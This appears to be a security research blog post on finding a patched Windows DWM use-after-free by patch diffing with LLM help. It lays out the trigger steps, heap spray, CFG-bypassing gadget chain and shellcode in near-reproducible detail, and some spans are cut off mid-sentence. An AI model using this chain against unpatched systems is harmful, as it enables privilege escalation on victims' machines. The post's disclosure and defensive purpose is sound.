5 MARCH 2026

JOE DESIMONE

Patch diff to SYSTEM

Leveraging LLMs and patch diffing, this research details a Use-After-Free vulnerability in Windows DWM, demonstrating a reliable exploit that achieves escalation from low-privileged user permissions to SYSTEM.

9 min read Enablement, Internals

Intro

alarmingly, the answer is yes.

The Hunt

When the bulletin for the January 2026 Patch Tuesday dropped, I kicked off my search to identify one of the patched vulnerabilities, and (hopefully) develop a working exploit for it. Top on the target list were any vulnerabilities already known to be exploited in the wild. January patches included an in-the-wild information leak vulnerability in Desktop Window Manager (DWM), which caught my eye. It also included a second DWM vulnerability which could lead to local privilege escalation. Historically, DWM has been a popular target for local privilege escalation. Sometimes it can be tricky to identify the exact patched component, but for DWM, dwmcore.dll is always a safe bet.

After training Ghidra on the files and extracting BSim vectors for every function, it becomes quite easy to highlight the differences between them. Not to mention, many Microsoft-patched vulnerabilities come alongside new feature flags. Needless to say, Opus 4.5 made quick work of the diff and identified one of the vulnerabilities within minutes.

```
======================================================================
BSim PATCH DIFF REPORT
======================================================================
File 1: dwmcore_vuln.dll
File 2: dwmcore_patched.dll
======================================================================

--------------------------------------------------------------------------------
TOP 10 MOST MODIFIED FUNCTIONS
--------------------------------------------------------------------------------
  dwmcore_vuln.dll                      dwmcore_patched.dll
--------------------------------------------------------------------------------
  FUN_1802e7842                         FUN_1802e7842
```

```
  FUN_1802f5aa2                                   FUN_1802f5aa2
  FUN_1802f57d2                                   FUN_1802f5d72
=====================================================================
```

From here, I have to say that the time to build a functional exploit was painfully slower than I would have hoped. I spent many long nights and weekends poking and prodding the model along. A lot of this came down to my own unfamiliarity with the bug class and subsystem. Eventually, we did prevail and get RCE from low privilege into DWM and to SYSTEM. In the process, I discovered multiple novel exploitation techniques, like the GetRECT spray, new gadget chains, and a DWM-to-SYSTEM path. However, with these techniques (and some other tooling) in hand and newer model releases like Opus 4.6, the time from discovering a UAF vulnerability in DWM to functional exploit dropped from 3 weeks to a matter of hours.

The Bug

The vulnerability is a Use-After-Free in `CSynchronousSuperWetInk::~CSynchronousSuperWetInk`. The destructor conditionally removes the object from `CSuperWetInkManager` based on the return value of `IsSuperWetCompatible()`.

```
    // ... cleanup continues
}
```

The vulnerable destructor in dwmcore.dll version 10.0.26100.7309.

IsSuperWetCompatible Condition

```
bool CSynchronousSuperWetInk::IsSuperWetCompatible(CSynchronousSuperWetInk
    if ((this->LookupMode == 2 || this->notifier1 != NULL) &&
        this->clipEntry != NULL && this->comObject != NULL) {
        return true;
    }
    return false;
}
```

The IsSuperWetCompatible condition in dwmcore.dll version 10.0.26100.7309.

The function returns `true` only when `LookupMode` equals 2, or `notifier1` is set, AND both `clipEntry` and `comObject` are non-null.

The Bug

An attacker can:

1. Register a `CSynchronousSuperWetInk` with the manager (requires `LookupMode=2` during `Draw()`)
2. Change `LookupMode` to 0 via `CMD_SET_PROPERTY`
3. Trigger destruction via `CMD_RELEASE_RESOURCE`

The Fix

The patch adds a feature flag (`Feature_1732988217`). When enabled, `RemoveSource()` is called **unconditionally**, regardless of `IsSuperWetCompatible()` . This ensures the object is always properly unregistered from the manager during destruction, eliminating the dangling pointer.

```
void CSynchronousSuperWetInk::~CSynchronousSuperWetInk(CSynchronousSuperWet
    *(undefined ***)this = &_vftable_;
    bool bVar2 = wil::details::FeatureImpl<Feature_1732988217>::__private_
    if (!bVar2) {
        bVar2 = IsSuperWetCompatible(this);
        if (!bVar2) goto LAB_1802a9b1a;  // Skip RemoveSource only if featu
    }
    CSuperWetInkManager::RemoveSource(..., this);
LAB_1802a9b1a:
    // ... cleanup continues
}
```

The fixed destructor in dwmcore.dll version 10.0.26100.7623.

The Exploit

The UAF can be triggered from a regular user-mode application via the DirectComposition API. The attack requires no special privileges.

Prerequisites

`NtDCompositionProcessChannelBatchBuffer` and `NtDCompositionCommitChannel` via `win32u.dll` to inject raw batch buffer commands.

Trigger Sequence

Step 1: Create Ink Trail (Allocate CSynchronousSuperWetInk)

Query `IDCompositionInkTrailDevice` from the DirectComposition device, then call `CreateDelegatedInkTrailForSwapChain()` or `CreateDelegatedInkTrail()`. This allocates a `CSynchronousSuperWetInk` object (resource type `0xa8`) in dwm.exe's heap.

Step 2: Create Visual and Set LookupMode=2

Inject batch buffer commands to:

1. Create a `CSuperWetInkVisual` (type `0xa5`) with `CMD_CREATE_RESOURCE` (0x02)
2. Connect visual to ink source: `CMD_SET_REFERENCE` (0x10) with propId `0x34`
3. Set `LookupMode=2` on the ink source via `CMD_SET_PROPERTY` (0x0B) with propId `10`
4. Connect to composition tree: `CMD_SET_REFERENCE` to handles 1 and 2 (composition target / marshaler) with propId `0x34`

LookupMode=2 ensures `IsSuperWetCompatible()` returns TRUE during `Draw()`, which registers the object with `CSuperWetInkManager::localStrokesVector`.

Step 3: Render Frames to Register with Manager

Present multiple frames (`IDXGISwapChain::Present`) and commit DirectComposition changes. This triggers DWM's render loop, which calls into the ink infrastructure and registers the `CSynchronousSuperWetInk` pointer in the manager's internal vector.

Step 4: Set LookupMode=0 (Bypass Removal Check)

With `LookupMode` = 0 and no notifier, the first condition fails.

Step 5: Release Ink Trail (Create Dangling Pointer)

1. Disconnect visual references: `CMD_SET_REFERENCE` with refHandle=0 for all connections
2. Release the `IDCompositionDelegatedInkTrail` interface

When the destructor `~CSynchronousSuperWetInk` runs:

- It calls `IsSuperWetCompatible()` which returns **FALSE** (LookupMode=0)
- `RemoveSource()` is **SKIPPED**
- The object is freed but its pointer **remains** in `CSuperWetInkManager::localStrokesVector`

Step 6: Trigger DirtyActiveInk (Use-After-Free)

Continue presenting frames and invalidating the window. DWM's composition loop calls `CSuperWetInkManager::DirtyActiveInk()`, which iterates `localStrokesVector` and dereferences the dangling pointer:

```
pcVar2 = *(code **)((longlong)((CResource *)*puVar4)->vtable + 0x50);
```

Crash Behavior

Without a heap spray, DWM crashes when accessing freed memory:

```
 # Call Site
00 ntdll!KiUserExceptionDispatch
01 0x00007ffe`f23270d1
02 dwmcore!CSuperWetInkManager::DirtyActiveInk+0xae
03 dwmcore!CComposition::PreRender+0x99f
```

```
kd> dps rcx
00000201`fbef65f0  00007ffe`ebf60014 dwmcore!CInteractionTrackerScaleAnimation
```

By controlling what data reclaims the freed allocation, an attacker can craft a fake vtable and achieve arbitrary code execution via the virtual call at `vtable+0x50` .

Heap Spray

To exploit the UAF, we must reclaim the freed `CSynchronousSuperWetInk` allocation with attacker-controlled data containing a fake vtable. This section documents the CRegionGeometry RECT buffer spray technique we refer to as GetRECT.

Target Object Properties

Property	Value
Object	`CSynchronousSuperWetInk`
Size	0x120 (288 bytes)
Allocator	`DefaultHeap::AllocClear` → `GetProcessHeap()`
LFH Bucket	34 (273-288 byte range)
Slots per Subsegment	57

Spray Primitive: CRegionGeometry RECT Buffer

Spray Size	18 RECTs × 16 bytes = **288 bytes**
Allocator	`std::_Allocate<16>` → `HeapAlloc(GetProcessHeap(), 0, 288)`
LFH Bucket	34, **same as target**
Content Control	72 int32 values (18 RECTs × 4 fields)

Allocation Chain:

```
dcomp.dll:   SetRectangles ⟶ ResourceSetBufferPropertyCustomWrite
win32kbase:  CRegionGeometryMarshaler::SetBufferProperty ⟶ CMarshaledArray::C
dwmcore.dll: SetRectangles ⟶ std::vector::_Insert_counted_range
             ⟶ std::_Allocate<16> ⟶ HeapAlloc(GetProcessHeap(), 0, 288)
```

The RECT buffer is written via `CMD_SET_BUFFER_PROPERTY` (0x0F) with propId `5` :

```
struct CmdSetResourceBufferProperty {
    uint32_t cmdId;      // 0x0F
    uint32_t handle;     // Resource handle
    uint32_t propId;     // 5 for RECT array
    uint32_t dataSize;   // 288 for 18 RECTs
    // Variable-length RECT data follows (4-byte aligned)
};
```

RECT Layout for Fake Object

The 18 RECTs (288 bytes) provide full control over the reclaimed memory:

```
// Total: 72 int32 values = complete coverage of CSynchronousSuperWetInk fi

// Key offsets for exploit:
// +0x00: fake vtable pointer (RECT[0].left/top)
```

Helper to write 64-bit values into adjacent RECT fields:

```
static void SetU64(int32_t* lo, int32_t* hi, uint64_t val) {
    *lo = (int32_t)(val & 0xFFFFFFFF);
    *hi = (int32_t)(val >> 32);
}
```

Exploitation Primitive

The UAF gives us a **controlled vtable call with RCX pointing to our sprayed object**. When `DirtyActiveInk` iterates the dangling pointer:

```
pcVar2 = *(code **)((longlong)((CResource *)*puVar4)->vtable + 0x50);
(*pcVar2)();  // call [[spray]+0x50] with RCX = spray
```

Call site stack:

```
00 dwmcore!CSuperWetInkManager::DirtyActiveInk+0xa9
01 dwmcore!CComposition::PreRender+0x99f
02 dwmcore!CComposition::ProcessComposition+0x1d7
03 dwmcore!CConnection::MainCompositionThreadLoop+0x4a
04 dwmcore!CConnection::RunCompositionThread+0x142
05 KERNEL32!BaseThreadInitThunk+0x17
06 ntdll!RtlUserThreadStart+0x2c
```

Target Function Constraints

There are initially two restrictions on what we can call:

1. The target must be in the CFG bitmap (marked as valid call target)
2. The target must have a pointer to it (in IAT, vtable, or other readable memory)

We cannot directly call arbitrary addresses; only functions that satisfy both conditions.

Gadget Chain: __fnINSTRING + CStdAsyncStubBuffer2_Disconnect

With the UAF giving us a controlled vtable call (`RIP = [[spray]+0x50]` , `RCX = spray`), the remaining challenge is chaining CFG-valid gadgets to achieve arbitrary code execution. Direct shellcode execution is blocked by CFG, and we have no heap address leak. We developed a novel gadget chain that solves both problems to achieve code execution, but it required 2 successful exploit attempts, lowering the reliability. Therefore, we pivoted to a known public technique using two Windows system DLL gadgets: `__fnINSTRING` (user32.dll) and `CStdAsyncStubBuffer2_Disconnect` (combase.dll).

Stage 1: __fnINSTRING - Kernel Callback Dispatch Without a Leak

The Windows kernel communicates back to user mode through the `KernelCallbackTable` (KCT), a function pointer table stored in the PEB at offset `+0x58` . Each entry points to a `__fn*` handler in `user32.dll` . These functions are CFG-valid call targets and have pointers to them in readable memory (the KCT itself), satisfying both constraints.

We point the fake vtable at `&KCT[fnINSTRING_index] - 0x50` . When DirtyActiveInk dereferences `[[spray]+0x50]` , it reads the KCT entry and dispatches to `__fnINSTRING` :

```
[[spray]+0x50]
  = [KCT_entry_addr - 0x50 + 0x50]
```

dispatching the inner function. `FixupCallbackPointers` reads a fixup table from the buffer and converts relative offsets into absolute addresses by adding the buffer's base address:

```
// Simplified FixupCallbackPointers logic:
void FixupCallbackPointers(_CAPTUREBUF* buf) {
    if (buf->guard != 0) return;  // already fixed up - skip
    int32_t* fixups = (int32_t*)((char*)buf + buf->fixupTableOffset);
    for (int i = 0; i < buf->fixupCount; i++) {
        int32_t* target = (int32_t*)((char*)buf + fixups[i]);
        *(uint64_t*)target += (uint64_t)buf;  // relative ⟶ absolute
    }
}
```

This eliminates the need for a heap address leak. We embed relative offsets in the spray buffer, and `FixupCallbackPointers` patches them to absolute pointers at runtime using the buffer's own address. After fixup, `__fnINSTRING` dispatches the inner function pointer at `+0x48` with the arguments at `+0x28` (RCX), `+0x30` (EDX), `+0x38` (R8), and `+0x50` (R9).

We set the inner function to `CStdAsyncStubBuffer2_Disconnect`.

Stage 2: CStdAsyncStubBuffer2_Disconnect - Two Chained Vtable Calls

`CStdAsyncStubBuffer2_Disconnect` is exported from `combase.dll`, making it CFG-valid with a stable address. Its disassembly reveals a useful primitive: two sequential vtable dispatches with preserved argument registers:

```
; CStdAsyncStubBuffer2_Disconnect (simplified)
MOV  RBX, RCX            ; save this
MOV  RCX, [RCX-8]        ; load [this-8] -> fake_obj_1
TEST RCX, RCX
JZ   skip1
MOV  RAX, [RCX]          ; vtable
```

```
TEST RCX, RCX
JZ   skip2
MOV  RAX, [RCX]           ; vtable
MOV  RAX, [RAX+0x10]      ; vtable[2]
CALL guard_dispatch_icall  ; CALL #2: [[[this+0x10]]+0x10]  ⟵ shellcode

skip2:
ADD  RSP, 0x20
POP  RBX
RET
```

`RDX` , `R8` , and `R9` are **preserved through both calls**, arriving untouched from `__fnINSTRING` 's argument setup. This gives us full control over the first three arguments to both vtable calls.

Vtable Call #1: VirtualProtect → RWX

We construct a self-referential fake object at `+0xC8` in the spray buffer: `[+0xC8]` points to itself (after fixup), so dereferencing `[RCX] ⟶ [RCX+0x20]` reads `VirtualProtect` 's address from `+0xE8` . The arguments (preserved from `__fnINSTRING` dispatch) are:

Register	Value	Purpose
RCX	base+0xC8 (fake_obj_1)	lpAddress (start of spray buffer region)
RDX	0x1000	dwSize
R8	0x40	flNewProtect (`PAGE_EXECUTE_READWRITE`)
R9	base+0xC0	lpflOldProtect (output slot in spray buffer)

dispatch:

```
XOR  ECX, ECX
XCHG [RBX+0x10], RCX      ; RCX = [base+0x90] = base+0xA0 (fake_obj_2)
TEST RCX, RCX
JZ   skip2                 ; non-zero ⟶ take the call
MOV  RAX, [RCX]            ; RAX = [base+0xA0] = base+0xA8 (fake vtable_2)
MOV  RAX, [RAX+0x10]       ; RAX = [base+0xB8] = base+0xD0 (shellcode!)
CALL guard_dispatch_icall   ; call base+0xD0
```

The pointer chain resolves step by step:

1. `[this+0x10]` = `[base+0x90]` = `base+0xA0` (fake_obj_2)
2. `[RCX]` = `[base+0xA0]` = `base+0xA8` , fake_obj_2's vtable pointer (after fixup)
3. `[RAX+0x10]` = `[base+0xB8]` = `base+0xD0` , vtable_2's third entry, pointing at our shellcode

The final `CALL guard_dispatch_icall` dispatches to `base+0xD0` , our inline shellcode, now both executable and CFG-valid thanks to the preceding VirtualProtect call.

SHELLCODE LAYOUT

The shellcode is split into two phases because the VirtualProtect address data sits at `+0xE8` (used as `vtable_1[0x20]` by call #1), creating a gap in the middle of our executable region:

Phase 1 (+0xD0, 22 bytes): Saves `RCX` (base+0xA0) into `RBX` for later address arithmetic, allocates shadow space, loads `SW_SHOW` (5) into `RDX` , loads the absolute address of `WinExec` via `movabs RAX` , then jumps over the 8-byte data gap at `+0xE8` :

```
mov  rbx, rcx              ; save base+0xA0 for address math
sub  rsp, 0x28             ; shadow space
```

embedded at the end of the shellcode, defuses the spray for safe re-entry, then performs a stack fixup to return directly to DWM's composition loop:

```
lea  rcx, [rip+0x22]      ; rcx = &"cmd.exe"
call rax                   ; WinExec("cmd.exe", SW_SHOW)

; Defuse: rewrite fake vtable so re-entry is harmless
lea  rax, [rbx+0x78]       ; rax = address of the ret below
mov  [rbx-0x48], rax       ; [base+0x58] = ret_gadget
lea  rax, [rbx-0x98]       ; rax = base+0x08
mov  [rbx-0xA0], rax       ; [base+0x00] = base+0x08 (new fake vtable)

; Stack fixup: skip Disconnect + __fnINSTRING return frames
add  rsp, 0xB8             ; 0x28 shadow + 0x90 to unwind past intermediate fra
xor  eax, eax              ; zero return value
ret                        ; return directly to DWM composition loop
; "cmd.exe\0" embedded here
```

The `add rsp, 0xB8` improves reliability. A naive `add rsp, 0x28` would return into `CStdAsyncStubBuffer2_Disconnect`, which would then return into `__fnINSTRING`, which calls `NtCallbackReturn`. This kernel callback return path can be fragile in the context of a hijacked call. By adding an extra `0x90` to the stack adjustment, the shellcode skips past both intermediate frames entirely and returns directly to `DirtyActiveInk`'s caller in the DWM composition loop.

Safe Re-entry: Defusing the Spray

DWM's `DirtyActiveInk` may iterate the dangling pointer more than once. Without defusing, each re-entry would re-trigger the full chain and crash. The shellcode rewrites the spray's vtable pointer so that subsequent dereferences take a harmless path:

points at the KCT entry.

Complete Spray Layout

The full 288-byte spray buffer (18 RECTs) after `FixupCallbackPointers`:


Offset	Size	Content	Purpose
+0x00	8	KCT_entry - 0x50	Fake vtable → `__fnINSTRING`
+0x08	4	8	Fixup count
+0x18	4	0x58	Fixup table offset
+0x20	8	base (fixup'd)	Guard (blocks re-fixup)
+0x28	8	base+0x80 (fixup'd)	RCX → Disconnect `this`
+0x30	4	0x1000	EDX → VirtualProtect `dwSize`
+0x38	8	0x40	R8 → PAGE_EXECUTE_READWRITE
+0x48	8	&Disconnect	Inner function pointer
+0x50	8	base+0xC0 (fixup'd)	R9 → `lpflOldProtect`
+0x58	32	fixup table (8 entries)	Offsets to patch
+0x78	8	base+0xC8 (fixup'd)	[this-8] → fake_obj_1
+0x80	8	(unused)	Disconnect `this` base

+0xB8	8	base+0xD0 (fixup'd)	vtable_2[0x10] → shellcode
+0xC0	4	(output)	VirtualProtect `lpflOldProtect`
+0xC8	8	base+0xC8 (fixup'd)	Self-referential vtable (fake_obj_1)
+0xD0	22	shellcode phase 1	Save regs, load WinExec, jmp
+0xE8	8	&VirtualProtect	vtable_1[0x20] data
+0xF0	48	shellcode phase 2	WinExec + defuse + stack fixup + "cmd.exe\0"

Full Chain Summary

```
DirtyActiveInk iterates dangling pointer
  ⟶ [[spray+0x00]+0x50] = __fnINSTRING(spray)
    ⟶ FixupCallbackPointers: 8 relative offsets ⟶ absolute
    ⟶ Dispatch: CStdAsyncStubBuffer2_Disconnect(base+0x80, 0x1000, 0x40, base
      ⟶ Vtable call #1: VirtualProtect(base+0xC8, 0x1000, RWX, base+0xC0)
        ⟶ Spray buffer page is now RWX, CFG bitmap updated
      ⟶ Vtable call #2: shellcode at base+0xD0
        ⟶ WinExec("cmd.exe", SW_SHOW)
        ⟶ Defuse: rewrite vtable for safe re-entry
        ⟶ Stack fixup: add rsp, 0xB8 to skip Disconnect + __fnINSTRING frames
```

achieve SYSTEM typically involve hijacking function pointers mapped into privileged client processes like LogonUI or Consent. However, it appears this technique was recently patched as the shared section is now mapped read-only. We developed a new, alternative path to SYSTEM but are choosing to withhold publishing the technique at this time.



Closing Thoughts

The models we have today are highly capable at tasks that historically have required deep expertise cultivated over many years. This includes things like reverse engineering, vulnerability discovery, and exploit development. Their capabilities are spiky, and do not yet rival the world's best in these fields. However, the march of model progress seems to show no sign of slowing down at the moment. This levels the playing field for defenders, but also raises the capabilities of attackers. While there has always been an adversarial cat and mouse game, and this is not new in that regard, attackers are at least at a near-term asymmetric advantage to wield these tools for harm. Attackers can move faster, with little

can together outspend attackers on offensive and defensive research, and we exit this era in a better place than we started.

Share this article

X Facebook LinkedIn Reddit

© 2026. elasticsearch B.V. All Rights Reserved.

Trademarks Terms of Use Privacy

This website and all associated content, software, discussion forums, products, and services are intended for professional use only. No consumer use of this website or its content is intended or directed.
Elastic, Elasticsearch, and other related marks are trademarks, logos, or registered trademarks of elasticsearch B.V. in the United States and other countries.
Apache, Apache Lucene, Apache Hadoop, Hadoop, HDFS and the yellow elephant logo are trademarks of the Apache Software Foundation in the United States and/or other countries. All other brand names, product names, or trademarks belong to their respective owners.